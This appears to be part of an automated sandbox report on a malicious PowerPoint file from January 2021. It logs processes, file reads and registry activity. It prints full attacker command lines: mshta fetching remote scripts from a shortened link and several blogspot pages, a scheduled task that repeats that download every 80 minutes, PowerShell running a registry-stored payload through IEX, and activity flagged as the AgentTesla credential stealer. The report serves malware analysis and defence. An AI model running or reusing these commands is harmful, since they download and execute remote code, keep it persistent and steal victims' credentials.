
Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEF23BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEF23BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEF23BE72B	RegCreateKeyExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Direct3D\MostRecentApplication	Name	unicode	jp2launcher.exe	POWERPNT.EXE	success or wait	1	7FEF21821F9	RegSetValueExA

Analysis Process: PING.EXE PID: 2776 Parent PID: 2476

General

Start time:	13:44:33
Start date:	13/01/2021
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping.exe
Imagebase:	0xffea0000
File size:	16896 bytes
MD5 hash:	5FB30FE90736C7FC77DE637021B1CE7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: mshta.exe PID: 2756 Parent PID: 2476

General

Start time:	13:44:33
Start date:	13/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta http://1230948%1230948%1230948%1230948@j.mp/dbgghasdnasdjasgdakgsdhv
Imagebase:	0x13f4d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: PING.EXE PID: 2720 Parent PID: 2476

General

Start time:	13:44:34
Start date:	13/01/2021
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping.exe
Imagebase:	0xff5d0000
File size:	16896 bytes
MD5 hash:	5FB30FE90736C7FC77DE637021B1CE7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2816 Parent PID: 2756

General

Start time:	13:44:37
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\syswow64\Windowspowershell\v1.0\Powershell.exe' -noexit ((gp HKCU:\Software).meather)|IEX
Imagebase:	0x21ac0000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.2279587829.00000000046AE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.2281127990.00000000048E4000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	1D808E7	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	1D808E7	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	1D808E7	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1D808E7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: 3036 Parent PID: 2756

General

Start time:	13:44:38
Start date:	13/01/2021
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\schtasks.exe' /create /sc MINUTE /mo 80 /tn "lunkicharkhi" /F /tr '\"mshta\"vbscript:Execute(\'CreateObject(\"\"Wscript.Shell\"\").Run \"\"mshta https://randikhanaekminar.blogspot.com/p/st2.html\"\", 0 : window.close\'\)
Imagebase:	0xff140000
File size:	285696 bytes
MD5 hash:	97E0EC3D6D99E8CC2B17EF2D3760E8FC

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: taskeng.exe PID: 2168 Parent PID: 860

General

Start time:	13:44:40
Start date:	13/01/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {2ABF5983-E6CF-46DC-B95A-53E1F6F4D156} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1]
Imagebase:	0xffa70000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\Tasks\lunkicharkhi	unknown	2	success or wait	1	FFA7433D	ReadFile
C:\Windows\System32\Tasks\lunkicharkhi	unknown	3726	success or wait	1	FFA743A4	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\Handshake\{2ABF5983-E6CF-46DC-B95A-53E1F6F4D156}	data	binary	4D 45 4F 57 01 00 00 00 E4 B7 BD 92 8B F2 A0 46 B5 51 45 A5 2B DD 51 25 00 00 00 00 00 00 00 00 A4 14 9B D7 7F 34 65 50 74 85 24 9C 79 6F 25 7E 01 98 00 00 78 08 00 00 3D F0 A1 86 19 11 B0 74 00 00 00 00	success or wait	1	FFA82CB8	RegSetValueExW

Analysis Process: mshta.exe PID: 2368 Parent PID: 2168

General

Start time:	13:44:40
Start date:	13/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\mshta.EXE vbscript:Execute('CreateObject("Wscript.Shell").Run "mshta https://randikhanaekminar.blogspot.com/p/st2.html", 0 : window.close')
Imagebase:	0x13f4d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 600 Parent PID: 2368

General

Start time:	13:44:42
Start date:	13/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' https://randikhanaekminar.blogspot.com/p/st2.html
Imagebase:	0x13f4d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2340 Parent PID: 2756

General

Start time:	13:44:43
Start date:	13/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /c taskkill /f /im winword.exe & taskkill /f /im EXCEL.exe
Imagebase:	0x4ab60000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: mshta.exe PID: 848 Parent PID: 1388

General

Start time:	13:44:46
Start date:	13/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\mshta.exe' vbscript:Execute('CreateObject("Wscript.Shell").Run "powershell ((gp HKCU:\Software).meather)|IEX", 0 : window.close')
Imagebase:	0x13f4d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: taskkill.exe PID: 956 Parent PID: 2340

General

Start time:	13:44:46
Start date:	13/01/2021
Path:	C:\Windows\System32\taskkill.exe
Wow64 process (32bit):	false
Commandline:	taskkill /f /im winword.exe
Imagebase:	0xff4f0000
File size:	112640 bytes
MD5 hash:	3722FA501DCB50AE42818F9034906891
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 288 Parent PID: 600

General

Start time:	13:44:47
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\syswow64\Windowspowershell\v1.0\Powershell.exe' -noexit ((gp HKCU:\Software).meather)|IEX
Imagebase:	0x21ac0000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000018.00000002.2370323670.0000000004854000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000018.00000002.2361625874.000000000461E000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: taskkill.exe PID: 1620 Parent PID: 2340

General

Start time:	13:44:47
Start date:	13/01/2021
Path:	C:\Windows\System32\taskkill.exe
Wow64 process (32bit):	false
Commandline:	taskkill /f /im EXCEL.exe
Imagebase:	0xffdb0000
File size:	112640 bytes
MD5 hash:	3722FA501DCB50AE42818F9034906891
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 2796 Parent PID: 848

General

Start time:	13:44:48
Start date:	13/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' ((gp HKCU:\Software) .meather)|IEX
Imagebase:	0x13fcb0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: MSBuild.exe PID: 2720 Parent PID: 2816

General

Start time:	13:44:51
Start date:	13/01/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Imagebase:	0x12b0000
File size:	261944 bytes
MD5 hash:	7FB523211C53D4AB3213874451A928AA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000002.2291584431.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000002.2295286876.00000000026F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001D.00000002.2295286876.00000000026F1000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: mshta.exe PID: 2468 Parent PID: 1388

General

Start time:	13:44:54
Start date:	13/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\mshta.exe' vbscript:Execute('CreateObject("Wscript.Shell").Run ''mshta https://backbones1234511a.blogspot.com/p/stback1.html'', 0 : window.close')
Imagebase:	0x13f4d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mshta.exe PID: 2236 Parent PID: 2468

General

Start time:	13:44:57
Start date:	13/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' https://backbones1234511a.blogspot.com/p/stback1.html
Imagebase:	0x13f4d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 1776 Parent PID: 2236

General

Start time:	13:45:02
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\syswow64\Windowspowershell\v1.0\Powershell.exe' -noexit ((gp HKCU:\Software).meather)|IEX
Imagebase:	0x21ac0000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000021.00000002.2354098697.0000000004834000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000021.00000002.2353771380.00000000045FE000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: mshta.exe PID: 592 Parent PID: 1388

General

Start time:	13:45:02
Start date:	13/01/2021

Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\mshta.exe' vbscript:Execute('CreateObject("Wscript.Shell").Run "mshta https://startthepartyup.blogspot.com/p/backbone14.html", 0 : window.close')
Imagebase:	0x13f4d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mshta.exe PID: 2224 Parent PID: 592

General

Start time:	13:45:04
Start date:	13/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' https://startthepartyup.blogspot.com/p/backbone14.html
Imagebase:	0x13f4d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mshta.exe PID: 532 Parent PID: 1388

General

Start time:	13:45:10
Start date:	13/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\mshta.exe' vbscript:Execute('CreateObject("Wscript.Shell").Run "mshta https://ghostbackbone123.blogspot.com/p/ghostbackup13.html", 0 : window.close')
Imagebase:	0x13f4d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mshta.exe PID: 2112 Parent PID: 532

General

Start time:	13:45:12
Start date:	13/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' https://ghostbackbone123.blogspot.com/p/ghostbackup13.html
Imagebase:	0x13f4d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Disassembly

Code Analysis